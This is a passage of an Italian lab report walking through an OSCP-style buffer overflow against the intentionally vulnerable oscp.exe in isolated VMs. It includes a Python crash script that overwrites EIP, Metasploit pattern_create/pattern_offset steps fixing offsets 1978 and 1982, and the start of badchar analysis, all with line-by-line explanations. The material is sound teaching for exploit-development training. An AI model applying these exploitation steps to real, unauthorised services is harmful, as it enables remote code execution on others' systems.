

Report cronologico dettagliato - Buffer Overflow OSCP

Ogni passaggio mostra screenshot, comando/codice e spiegazione immediata riga per riga

Campo	Valore
Data	21/05/2026
Ambiente	Laboratorio didattico isolato con VM VirtualBox
Attaccante	Kali Linux, credenziali kali:kali, IP 192.168.200.201
Bersaglio	Windows 10 pro - Metasploitable, IP 192.168.200.200
Servizio vulnerabile	OSCP Vulnerable Server su porta TCP 1337
Risultato	Reverse shell Windows ricevuta da Kali su porta 1234

Come leggere questo report

Il report è scritto come una cronologia: si parte dall'ambiente, poi si avvia il programma vulnerabile, si provoca un crash controllato, si capisce dove finisce il nostro input in memoria e infine si costruisce un payload che apre una shell. Ogni volta che compare uno screenshot, la spiegazione arriva subito dopo, così non devi ricordarti concetti mostrati molte pagine prima.

- Prima viene mostrata l'immagine o il comando.
- Subito dopo viene spiegato cosa stai guardando.
- Quando c'è codice, ogni riga importante viene spiegata in una tabella.
- Le parole tecniche vengono definite prima e poi riprese nei passaggi in cui servono.
- Tutto è riferito a un laboratorio isolato con VM, non a sistemi reali di terzi.

Programmi e strumenti usati

Questa tabella spiega prima dell'esercizio che cosa fa ogni programma. In questo modo, quando il nome ricompare nei passaggi, sai già quale ruolo ha.

Riga / elemento	Spiegazione dettagliata
VirtualBox	Programma che esegue le macchine virtuali. Qui ci permette di avere due computer separati nello stesso PC: Kali e Windows.
Kali Linux	Macchina dell'attaccante nel laboratorio. Contiene strumenti come Netcat, Metasploit, pattern_create e pattern_offset.
Windows 10 Metasploitable	Macchina bersaglio. Contiene il programma vulnerabile oscp.exe, usato solo in laboratorio.
Prompt dei comandi Windows	Finestra testuale di Windows. La usiamo per copiare file, entrare nella cartella e avviare oscp.exe.
oscp.exe	Server vulnerabile dell'esercizio. Ascolta sulla porta TCP 1337 e contiene il comando OVERFLOW1 vulnerabile a buffer overflow.
essfunc.dll	Libreria caricata da oscp.exe. Contiene il gadget jmp esp scelto per deviare l'esecuzione.
Netcat / nc	Strumento di rete. Lo usiamo sia per inviare comandi a oscp.exe sia come listener per ricevere la reverse shell.
Python	Linguaggio usato per automatizzare l'invio del payload. Ci permette di costruire byte precisi, non solo testo.
Immunity Debugger	Debugger per Windows. Serve a vedere registri come EIP ed ESP quando il programma crasha.
Mona.py	Plugin di Immunity. Automatizza compiti utili: trovare badchar,

	cercare jmp esp, generare bytearray e confronti.
Metasploit tools	Raccolta di strumenti. Usiamo pattern_create e pattern_offset per trovare la posizione esatta di EIP.
msfvenom	Strumento di Metasploit che genera shellcode. Qui crea una reverse shell Windows evitando i badchar.
xcopy	Comando Windows per copiare cartelle e file dalla cartella condivisa VirtualBox al Desktop della VM.
nmcli	Comando Linux per configurare la rete di Kali e assegnare l'indirizzo IP corretto.

Prima di iniziare: dizionario tecnico da zero

Prima di vedere i comandi, bisogna capire alcune parole. L'esercizio ruota tutto intorno a memoria, registri della CPU e controllo del flusso di esecuzione. Le definizioni qui sotto sono volutamente semplici.

Riga / elemento	Spiegazione dettagliata
Programma	Un file eseguibile, per esempio oscp.exe. Quando lo avvii, Windows crea un processo in memoria.
Processo	Il programma mentre è in esecuzione. Ha memoria propria, registri CPU e thread.
CPU	Il componente che esegue istruzioni. La CPU legge un'istruzione, la esegue e passa alla successiva.
Istruzione	Un'operazione elementare della CPU, per esempio saltare a un indirizzo, leggere memoria o sommare valori.
Registro	Piccola memoria interna alla CPU. I registri sono velocissimi e contengono indirizzi o valori temporanei.
Memoria	Spazio dove il processo tiene codice, variabili, stack, librerie e dati ricevuti dalla rete.
Stack	Zona di memoria usata per funzioni, variabili locali e indirizzi di ritorno. Nel buffer overflow lavoriamo proprio sullo stack.
Buffer	Spazio riservato per contenere dati. Se il programma prevede 100 byte ma ne riceve 3000, i dati possono uscire dal buffer.
Buffer overflow	Errore in cui troppi dati superano il buffer e sovrascrivono memoria vicina.
Crash controllato	Il programma si chiude o si blocca per colpa del nostro input. È 'controllato' perché lo facciamo apposta in laboratorio.
RCE	Remote Code Execution: esecuzione di codice da remoto. In questo esercizio è il risultato finale: Kali fa eseguire codice a Windows.
EIP	Instruction Pointer a 32 bit. Contiene l'indirizzo della prossima istruzione che la CPU eseguirà. Se controlliamo EIP, controlliamo dove va il programma.
ESP	Stack Pointer. Punta alla cima dello stack. Dopo aver sovrascritto EIP, vogliamo saltare verso ESP per arrivare al nostro payload.
EBP	Base Pointer. Aiuta una funzione a ritrovare le proprie variabili nello stack. In questo esercizio è meno importante di EIP ed ESP, ma fa parte del frame della funzione.
EAX	Registro generale. Spesso contiene valori di ritorno o dati temporanei. Nel report lo vedrai nel debugger, ma non è il registro decisivo dell'exploit.
EBX	Registro generale usato dal programma per dati temporanei. Può comparire nel debugger, ma qui non lo controlliamo direttamente.

ECX	Registro generale spesso usato come contatore o appoggio. Non è il punto principale dell'attacco.
EDX	Registro generale usato per dati temporanei o operazioni aritmetiche. Anche lui è visibile nel debugger.
ESI / EDI	Registri spesso usati per leggere o scrivere blocchi di memoria. Sono utili in altri exploit, ma qui ci concentriamo su EIP ed ESP.
EFLAGS	Registro di stato della CPU: contiene flag come zero, carry e overflow. Serve alla CPU per decidere salti condizionati, ma non è il nostro obiettivo.
Offset	Distanza in byte tra l'inizio del nostro input e un punto importante. Offset EIP 1978 significa: dopo 1978 byte, i prossimi 4 byte finiscono in EIP.
Payload	Dati che inviamo al programma. Nel finale è composto da padding, nuovo EIP, NOP e shellcode.
Padding	Riempimento. Qui sono tante lettere A usate per arrivare esattamente fino a EIP.
Shellcode	Codice macchina scritto come byte. Viene eseguito dal target e nel nostro caso apre una reverse shell.
Reverse shell	Connessione in cui il bersaglio Windows si collega indietro a Kali. Kali ascolta, Windows chiama.
Listener	Programma in ascolto su una porta. Qui è Netcat su Kali, porta 1234.
Badchar	Byte problematico che tronca o corrompe il payload. Se un byte è badchar, lo shellcode non deve contenerlo.
NOP	Istruzione 0x90 che non fa nulla. Una serie di NOP crea una zona di atterraggio prima dello shellcode.
Gadget	Piccola istruzione già presente nel programma o in una DLL. Noi usiamo un gadget jmp esp.
JMP ESP	Istruzione che dice alla CPU: salta all'indirizzo contenuto in ESP. Serve a portare l'esecuzione al nostro payload.
Little-endian	Modo in cui x86 salva gli indirizzi: il byte meno significativo viene scritto per primo. 0x625011af diventa af 11 50 62.

Idea generale dell'exploit: il programma legge OVERFLOW1, mette l'input in un buffer troppo piccolo, il nostro input supera il buffer e arriva a EIP. Al posto di EIP mettiamo l'indirizzo di jmp esp. Quando la CPU prova a continuare, esegue jmp esp e arriva al NOP sled e poi allo shellcode.

1. Avvio VM e materiale dell'esercizio

Cosa facciamo in questo passaggio: Prepariamo le due macchine: Kali come attaccante e Windows come bersaglio. Il pacchetto OverflowKit contiene oscp.exe, la DLL essfunc.dll, Immunity Debugger e Mona.

Avviamo la VM "Windows 10 metasploitable" (virtualbox o utm).

Scarichiamo:

<https://drive.google.com/file/d/10xg2juhwJtpmifBpeWhS9nCON3QGdLF7>

Trasferiamo il file sulla VM (se scaricato con la macchina host).

Scompattiamo sul desktop della VM.

Installiamo ImmunityDebugger_1_85_setup (incluso C:\Python27 se lo richiede).

Copiamo il file mona.py da OverflowKit\ImmunityDebugger in C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

Trasferiamo oscp sul desktop.



Screenshot della traccia: avvio VM e materiale richiesto per l'esercizio.

Subito dopo lo screenshot: la slide indica che bisogna usare Kali e una VM Windows Metasploitable. Il file più importante per l'attacco è oscp.exe, cioè il programma vulnerabile. Immunity Debugger e Mona servono invece a osservare registri, offset, badchar e gadget.

Riga / elemento	Spiegazione dettagliata
Kali	È il computer da cui partono i test. Non è 'magico': è solo Linux con molti strumenti già installati.
Windows	È il computer che contiene il programma vulnerabile. In questo esercizio è il bersaglio controllato.
OverflowKit.zip	È il pacchetto dell'esercizio. Contiene tutto il materiale necessario, quindi non dobbiamo cercare programmi a mano.
oscp.exe	È il programma che vogliamo analizzare. Quando riceve un input troppo lungo su OVERFLOW1, va in crash.
essfunc.dll	È una libreria caricata da oscp.exe. La useremo perché contiene un indirizzo utile per il salto jmp esp.
ImmunityDebugger_1_85_setup.exe	Installer del debugger Windows. Il debugger permette di vedere il crash dall'interno.
mona.py	Script/plugin da mettere in Immunity. Aiuta a fare conti che a mano sarebbero lunghi e facili da sbagliare.

2. Configurazione della rete Kali-Windows

Cosa facciamo in questo passaggio: Mettiamo Kali nella stessa rete di Windows. Senza questo passaggio, Kali non riesce a raggiungere oscp.exe sulla porta 1337.

Qui l'obiettivo non è ancora sfruttare nulla: stiamo solo facendo in modo che le due VM possano parlarsi. Windows ha IP 192.168.200.200; Kali viene impostata su 192.168.200.201. Siccome cambiano solo gli ultimi numeri, le macchine sono nella stessa rete locale 192.168.200.0/24.

```
nmcli con mod 'prova 1' ipv4.addresses 192.168.200.201/24 ipv4.method manual ipv4.gateway '' ipv4.dns ''
nmcli con down 'prova 1'
```

```
nmcli con up 'prova 1'
ip -br addr
nc -vz -w 2 192.168.200.200 1337
```

Riga / elemento	Spiegazione dettagliata
nmcli	Programma Linux che gestisce le connessioni di rete tramite NetworkManager.
con mod 'prova 1'	Modifica la connessione chiamata 'prova 1', cioè quella usata dalla scheda eth0 di Kali.
ipv4.addresses 192.168.200.201/24	Imposta l'IP di Kali a 192.168.200.201. Il /24 significa maschera 255.255.255.0: Kali e Windows sono nella stessa rete 192.168.200.x.
ipv4.method manual	Dice a Kali di non usare DHCP e di mantenere l'IP scelto manualmente.
ipv4.gateway "	Lascia vuoto il gateway: le VM devono comunicare solo tra loro, non serve uscire su Internet.
ipv4.dns "	Lascia vuoti i DNS: nell'esercizio lavoriamo con IP numerici, non con nomi dominio.
nmcli con down	Disattiva la connessione per applicare i nuovi parametri.
nmcli con up	Riattiva la connessione con l'IP corretto.
ip -br addr	Mostra in modo breve gli indirizzi IP configurati; serve a verificare il risultato.
nc -vz -w 2	Netcat verifica se una porta TCP è raggiungibile. -v mostra dettagli, -z fa solo test porta, -w 2 attende massimo 2 secondi.
192.168.200.200 1337	È la destinazione: Windows alla porta del server vulnerabile OSCP.

3. Trasferimento e avvio di oscp.exe su Windows

Cosa facciamo in questo passaggio: Copiamo il programma vulnerabile nella VM Windows e lo avviamo. Quando compare 'Listening on port 1337', il bersaglio è pronto.

In questa fase lavoriamo nel Prompt dei comandi di Windows. Non stiamo ancora usando il debugger: vogliamo prima mettere il server vulnerabile nella posizione giusta e farlo partire. La porta 1337 è come una porta di ingresso: Kali potrà inviare dati a oscp.exe collegandosi a quell'indirizzo e a quella porta.

Reale: copia di oscp.exe nella VM Windows

```
C:\Users\user\Desktop\malware\calcolatriceinnovativa.exe
C:\Users\user\Desktop\Programmi per Malware analisi\ExplorerSuite.exe
C:\Users\user\Desktop\Programmi per Malware analisi\ProcessMonitor.zip

C:\Users\user>dir /s /b "%USERPROFILE%\Desktop\Malware"
C:\Users\user\Desktop\Malware\calcolatriceinnovativa.exe

C:\Users\user>xcopy /E /I /Y "\\VBOXSVR\boflab\oscp" "%USERPROFILE%\Desktop\oscp"
\\VBOXSVR\boflab\oscp\essfunc.dll
\\VBOXSVR\boflab\oscp\oscp.exe
2 File copiati

C:\Users\user>
```

Screenshot reale: oscp.exe ed essfunc.dll copiati nella VM Windows.

```
xcopy /E /I /Y "\\VBOXSVR\boflab\oscp" "%USERPROFILE%\Desktop\oscp"
cd /d "%USERPROFILE%\Desktop\oscp"
oscp.exe
```

Riga / elemento	Spiegazione dettagliata
xcopy	Comando Windows usato per copiare cartelle e file.
/E	Copia anche sottocartelle e cartelle vuote.
/I	Se la destinazione non esiste, Windows la considera una cartella.

/Y	Sovrascrive eventuali file già presenti senza chiedere conferma.
\\VBOXSVR\boflab\oscp	Percorso della cartella condivisa VirtualBox che contiene oscp.exe ed essfunc.dll.
%USERPROFILE%\Desktop\oscp	Destinazione dentro il Desktop dell'utente Windows.
cd /d	Entra nella cartella oscp anche se il percorso appartiene a un'altra unità.
oscp.exe	Avvia il server vulnerabile. È il programma che riceverà i comandi da Kali.

Reale: OSCP in ascolto sulla porta 1337

```

Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...
  
```

Screenshot reale: OSCP avviato e in ascolto sulla porta 1337.


Subito dopo lo screenshot: la riga 'Listening on port 1337' conferma che il programma è attivo. La riga 'Waiting for client connections...' indica che il server sta aspettando connessioni dalla rete.

Riga / elemento	Spiegazione dettagliata
Starting OSCP vulnserver	Il server vulnerabile si è avviato correttamente.
Called essential function dll	oscp.exe ha caricato essfunc.dll. Questo è importante perché più avanti cerchiamo il gadget in questa DLL.
This is vulnerable software	Il programma stesso avvisa che è fatto per essere vulnerabile in laboratorio.
Listening on port 1337	Il processo è in ascolto su TCP 1337: Kali può connettersi a 192.168.200.200:1337.
Waiting for client connections	Il programma è fermo in attesa che un client mandi comandi.

4. Test normale del servizio con HELP e OVERFLOW1

Cosa facciamo in questo passaggio: Prima di attaccare, verifichiamo che il servizio funzioni normalmente. Un servizio che non risponde non può essere testato correttamente.

Immunity Debugger + test HELP / OVERFLOW1



Screenshot della traccia: Immunity Debugger aperto e test HELP / OVERFLOW1.

Questo screenshot della traccia mostra due cose: a sinistra il programma aperto nel debugger, a destra il terminale che invia comandi di prova. HELP chiede l'elenco dei comandi disponibili; OVERFLOW1 con un testo corto serve a controllare che il comando vulnerabile funzioni quando l'input non è esagerato.

```
printf 'HELP\r\n' | nc -w 3 192.168.200.200 1337
printf 'OVERFLOW1 this is a test\r\n' | nc -w 3 192.168.200.200 1337
```

Riga / elemento	Spiegazione dettagliata
printf	Scrive esattamente la stringa indicata, senza aprire un editor.
HELP	Comando normale di OSCP: chiede la lista delle istruzioni supportate.
\r\n	Fine riga in formato rete/Windows: carriage return + line feed.
 	Pipe: collega l'output di printf all'input di Netcat.
nc -w 3	Netcat si collega e chiude se dopo 3 secondi non riceve altro.
192.168.200.200 1337	Indica IP e porta del server OSCP.
OVERFLOW1 this is a test	Comando vulnerabile con input corto. Deve rispondere OVERFLOW1 COMPLETE.

Risultato: il servizio risponde. Questo è importante perché dimostra che eventuali crash successivi dipendono dal payload troppo lungo, non da un servizio già rotto.

5. Crash controllato con molte lettere A

Cosa facciamo in questo passaggio: Mandiamo un input volutamente troppo grande. Se il programma crasha, abbiamo dimostrato la vulnerabilità di buffer overflow.


Un crash da solo non basta per dire che abbiamo un exploit. Però è il primo segnale utile: significa che il programma non gestisce bene la lunghezza dell'input. Usiamo tante lettere A perché sono facili da riconoscere: in esadecimale la lettera A vale 0x41.

Reale: crash dopo payload di 3000 A

```
Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...
Received a client connection from 192.168.200.201:49858
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.200.201:35934
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.200.201:53858
Waiting for client connections...
```




Screenshot reale: oscp.exe smette di funzionare dopo il payload di 3000 A.

```
import socket
s = socket.socket()
s.settimeout(3)
s.connect(('192.168.200.200', 1337))
s.recv(1024)
s.sendall(b'OVERFLOW1 ' + b'A' * 3000 + b'\r\n')
s.close()
```

Riga / elemento	Spiegazione dettagliata
import socket	Importa la libreria Python che permette connessioni TCP.
s = socket.socket()	Crea il canale di rete usato dallo script.
s.settimeout(3)	Evita che lo script resti bloccato se il server non risponde.
s.connect(...)	Apri una connessione verso Windows 192.168.200.200 sulla porta 1337.
s.recv(1024)	Legge il banner iniziale del server OSCP.
b'OVERFLOW1 '	Comando vulnerabile. Il prefisso b significa che la stringa è trattata come byte.
b'A' * 3000	Crea 3000 byte con valore ASCII A. È il riempimento usato per superare il buffer.
b'\r\n'	Aggiunge il fine riga richiesto dal servizio.
s.sendall(...)	Invia tutto il payload. Dopo questa riga il programma può crashare.
s.close()	Chiude la connessione lato Kali.

Crash in Immunity: EIP = 41414141



Screenshot della traccia: in Immunity Debugger EIP contiene 41414141.

Subito dopo lo screenshot: 41 è il valore esadecimale della lettera A. Vedere 41414141 dentro EIP significa che quattro A hanno sovrascritto il registro che controlla la prossima istruzione. Questo è il segnale chiave: non abbiamo solo fatto crashare il programma, stiamo controllando EIP.

Riga / elemento	Spiegazione dettagliata
Perché EIP conta	La CPU usa EIP per sapere da dove prendere la prossima istruzione. Se EIP è sbagliato, il programma crasha. Se EIP è controllato, possiamo scegliere dove far andare il flusso.
Perché 41414141 conta	0x41 è la A in ASCII. 41414141 significa AAAA. Quindi quattro byte del nostro input sono entrati proprio in EIP.
Cosa abbiamo imparato	Il nostro input non resta dentro il buffer: arriva fino ai dati di controllo del programma.
Cosa manca ancora	Dobbiamo trovare il punto preciso in cui EIP viene sovrascritto. Senza quel punto non possiamo costruire un payload preciso.

6. Calcolo esatto degli offset con pattern_create e pattern_offset

Cosa facciamo in questo passaggio: Ora troviamo il punto preciso in cui il nostro input arriva a EIP. Senza offset preciso non si può costruire un exploit stabile.

Se inviassimo solo A, sapremmo che EIP viene sovrascritto, ma non sapremmo dopo quanti byte. Per risolvere questo problema usiamo una stringa ciclica: ogni blocco è riconoscibile. Quando il debugger mostra un valore come n9Co, pattern_offset può dirci in quale posizione esatta compariva quel valore dentro la stringa originale.

pattern_create: stringa ciclica di test

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.  
rb -l 2048  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac  
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A  
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3  
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj  
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A  
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7  
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar  
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A  
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1  
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay  
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B  
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5  
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg  
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4B  
i5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9  
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn  
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B  
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3  
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu  
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B  
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7  
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc  
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C  
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1  
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj  
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C  
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5  
Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq  
kali@kali:~$
```

Screenshot della traccia: pattern_create genera una stringa ciclica riconoscibile.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
```

Riga / elemento	Spiegazione dettagliata
pattern_create.rb	Genera una stringa non ripetitiva. Ogni gruppo di caratteri permette di capire la posizione esatta nel payload.
-l 2048	Richiede una stringa lunga 2048 byte.
pattern_offset.rb	Cerca dentro la stringa ciclica il valore che abbiamo visto nel debugger.
-q n9Co	n9Co è il valore che la traccia mostra in EIP. Il risultato è offset 1978.
-q 0Co1	0Co1 è il valore collegato a ESP. Il risultato è offset 1982.
Perché 1978 è importante	Dopo 1978 byte, i successivi 4 byte diventeranno EIP.
Perché 1982 è importante	1982 è 1978 + 4: subito dopo EIP inizia la zona raggiungibile tramite ESP.

pattern_offset: EIP 1978, ESP 1982

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.  
rb -q 0Co1  
[*] Exact match at offset 1982  
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.  
rb -q n9Co  
[*] Exact match at offset 1978
```

Screenshot della traccia: pattern_offset conferma EIP 1978 ed ESP 1982.

Interpretazione immediata: 1978 è la quantità di padding necessaria per arrivare a EIP. I 4 byte successivi non sono più semplice riempimento: diventano il nuovo valore di EIP. Subito dopo quei 4 byte c'è la zona dove metteremo NOP e shellcode.

7. Analisi dei badchar con Mona

Cosa facciamo in questo passaggio: I badchar sono caratteri che rovinano il payload. Li troviamo prima di generare lo shellcode finale.

Un payload è una sequenza di byte. Non tutti i byte però passano indenni dentro il programma vulnerabile. Alcuni byte possono essere interpretati come fine stringa, separatori, punti o caratteri speciali. Se uno di questi byte finisce nello shellcode, lo shellcode può essere tagliato o modificato e quindi non funzionare.

Mona: generazione bytearray senza ☐

